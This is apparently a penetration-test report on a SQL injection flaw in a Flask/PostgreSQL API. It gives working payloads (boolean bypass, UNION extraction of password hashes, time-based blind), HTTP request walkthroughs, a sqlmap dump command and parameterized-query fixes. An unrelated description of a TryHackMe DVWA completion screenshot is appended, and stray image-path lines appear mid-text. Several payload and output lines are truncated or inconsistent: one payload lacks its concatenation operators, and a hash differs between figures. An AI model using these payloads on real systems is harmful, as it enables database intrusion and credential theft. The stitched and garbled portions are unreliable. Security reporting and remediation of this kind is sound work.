

PENETRATION TESTING ASSESSMENT REPORT

Vulnerability Assessment & Technical Remediation Guide: SQL Injection (SQLi)

Target Application:	Enterprise Web Application (v1.4.2)
Vulnerability Class:	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Severity Level:	CRITICAL (CVSS v3.1 Score: 9.8 / AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Assessment Date:	September 2026

1. Executive Summary

During a technical security evaluation, a Critical SQL Injection (SQLi) vulnerability was identified in the main product query API endpoint. Unsanitized user inputs passed directly into underlying database dynamic queries allow unauthenticated attackers to execute arbitrary SQL commands. Successful exploitation grants complete read/write access to the underlying database server, exposing sensitive user credentials, personal data, and enabling potential remote administrative control.

IMPACT SUMMARY: SQL Injection allows an attacker to bypass authentication, access and manipulate underlying database contents, and potentially compromise the hosting underlying infrastructure.

2. Technical Overview & Root Cause

The vulnerability manifests within the `/api/v1/products`` backend endpoint. User parameters are directly formatted into SQL queries without parameterization or prepared statements. Below is a comparative look at the vulnerable server-side code block.

Vulnerable Source Code Example (Python/Flask + PostgreSQL)

```
@app.route('/api/v1/products')
def get_products():
    category = request.args.get('category')
    # VULNERABLE: Direct string concatenation allows syntax escape
    query = f"SELECT * FROM products WHERE category = '{category}' AND status = 'active'"
    cursor.execute(query)
```

```
return jsonify(cursor.fetchall())
```

3. SQL Injection Payloads Catalog

The following distinct SQL injection payloads were tested and validated during the security audit:

Injection Category	Payload Tested	Objective / Result
Syntax Error Probe	<code>electronics'</code>	Triggers database syntax error revealing DBMS engine details
Boolean Logic Bypass	<code>electronics' OR '1'='1</code>	Bypasses query filtering to return all product records
UNION Data Exfiltration	<code>electronics' UNION SELECT 1,2,username ':' password_hash,4,5 FROM users--</code>	Exfiltrates credential hashes from the target database table
Time-Based Blind SQLi	<code>electronics' AND pg_sleep(5)--</code>	Confirms blind injection via 5-second backend application delay

4. Step-by-Step Exploitation Walkthrough

Step 1: Input Vector Discovery & Error Injection

A single quote (') payload was appended to the `category` query parameter in an HTTP GET request. The application responded with an HTTP 500 status code containing unhandled PostgreSQL exception logs, confirming vulnerable string concatenation.

```
Burp Suite / Terminal - Initial Injection Point Discovery

GET /api/v1/products?category=electronics' HTTP/1.1
Host: vulnerable-target.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Accept: application/json

HTTP/1.1 500 Internal Server Error
Content-Type: application/json

{
  "error": "Database Error",
  "message": "PSQLException: ERROR: syntax error at or near \"'\",
  "statement": "SELECT * FROM products WHERE category = 'electronics' AND status = 'active'"
}
```

Figure 1: HTTP 500 Response showing unhandled PSQLException details.

Step 2: Column Enumeration & Data Extraction via UNION

By issuing a UNION SELECT statement matching the original query's 5-column structure, sensitive user records were extracted directly into the client JSON response body.

```
Burp Suite - Column Enumeration & Data Extraction via UNION SQLi

GET /api/v1/products?category=electronics' UNION SELECT 1,2,username||':'||password_hash,4,5 FROM us
Host: vulnerable-target.local


HTTP/1.1 200 OK
Content-Type: application/json

[
  { "id": 1, "name": "admin:a665a45920422f9d417e4867efdc4fb8a04a1f3ffff1fa07e998e86f7f7a27ae3", "cate
  { "id": 2, "name": "db_admin:e10adc3949ba59abbe56e057f20f883e", "category": "4", "price": 5 },
  { "id": 3, "name": "alice_dev:8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92", "
]
```

Figure 2: Successful extraction of username and password hashes via UNION SQLi.

Step 3: Automated Exploitation & Full Schema Dump

Automated testing using SQLMap validated full database compromise, successfully identifying DBMS version (PostgreSQL 14.2) and dumping the `users` table contents.



```
$ sqlmap -u "http://vulnerable-target.local/api/v1/products?category=electronics" --dbms=postgresql
[*] starting at 14:22:05
[+] Parameter 'category' is vulnerable. Accepting payload: category=electronics' UNION ALL SELECT NU
[+] Backend DBMS: PostgreSQL 14.2
[*] Fetching entries for table 'users'
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | username | password_hash |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3 |
| 2 | db_admin | e10adc3949ba59abbe56e057f20f883e |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[+] Dumped 2 entries to '/root/.local/share/sqlmap/output/vulnerable-target.local/dump/users.csv'
```

Figure 3: SQLMap automated payload execution and table data dump.

5. Comprehensive Remediation & Prevention Plan

To permanently eliminate SQL Injection vulnerabilities, application code must separate untrusted user inputs from SQL logic. Implement the following technical recommendations immediately:

Primary Defense: Parameterized Queries (Prepared Statements)


Always use parameterized database drivers or Object-Relational Mapping (ORM) frameworks. Parameters are treated strictly as data, never executable code.

Remediated Source Code Example (Parameterized)

```
@app.route('/api/v1/products')
def get_products():
    category = request.args.get('category')
    # SECURE: Use parameterized placeholder (%s)
    query = "SELECT * FROM products WHERE category = %s AND status = 'active'"
    cursor.execute(query, (category,))
    return jsonify(cursor.fetchall())
```

Defense-in-Depth Measures:

- **Principle of Least Privilege:** Ensure database connection accounts have minimal permissions required. Disable administrative rights (e.g. SUPERUSER, LOAD_FILE) for application DB users.
- **Strict Input Validation & Whitelisting:** Validate incoming request parameters against strict data types, character set allowlists, or expected enumerations.
- **Disable Verbose Error Messages:** Configure application servers to return generic error pages to users while logging specific SQL exceptions internally to secure log collectors.



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. At the top, the DVWA logo is visible next to the text "DVWA Basic room for testing exploits against the Damn Vulnerable Web Application box". Below this, there are several buttons: "Share your achievement", "Show Split View", "AttackBox Connecting", "Save Room", "1045 Recommend", and "Connectivity". A green progress bar indicates "Room completed: 100%".

Below the progress bar, there is a section titled "Active machines information" with a dropdown menu showing "IP Address: 10.129.190.58".

The main content area shows a "Share your win with your peers" message. It states "Your progress can inspire others in your community." and "OWASP Top 10 2025: Insecure Data Handling completed!". Below this, it says "neharehan2020 completed another room on their cyber security journey.".

There are three statistics displayed: "Completed tasks: 4", "Points earned: 24", and "Streak: 6".

At the bottom, there is a "Share on social media" section with buttons for LinkedIn, WhatsApp, Telegram, Twitter / X, Facebook, and Reddit.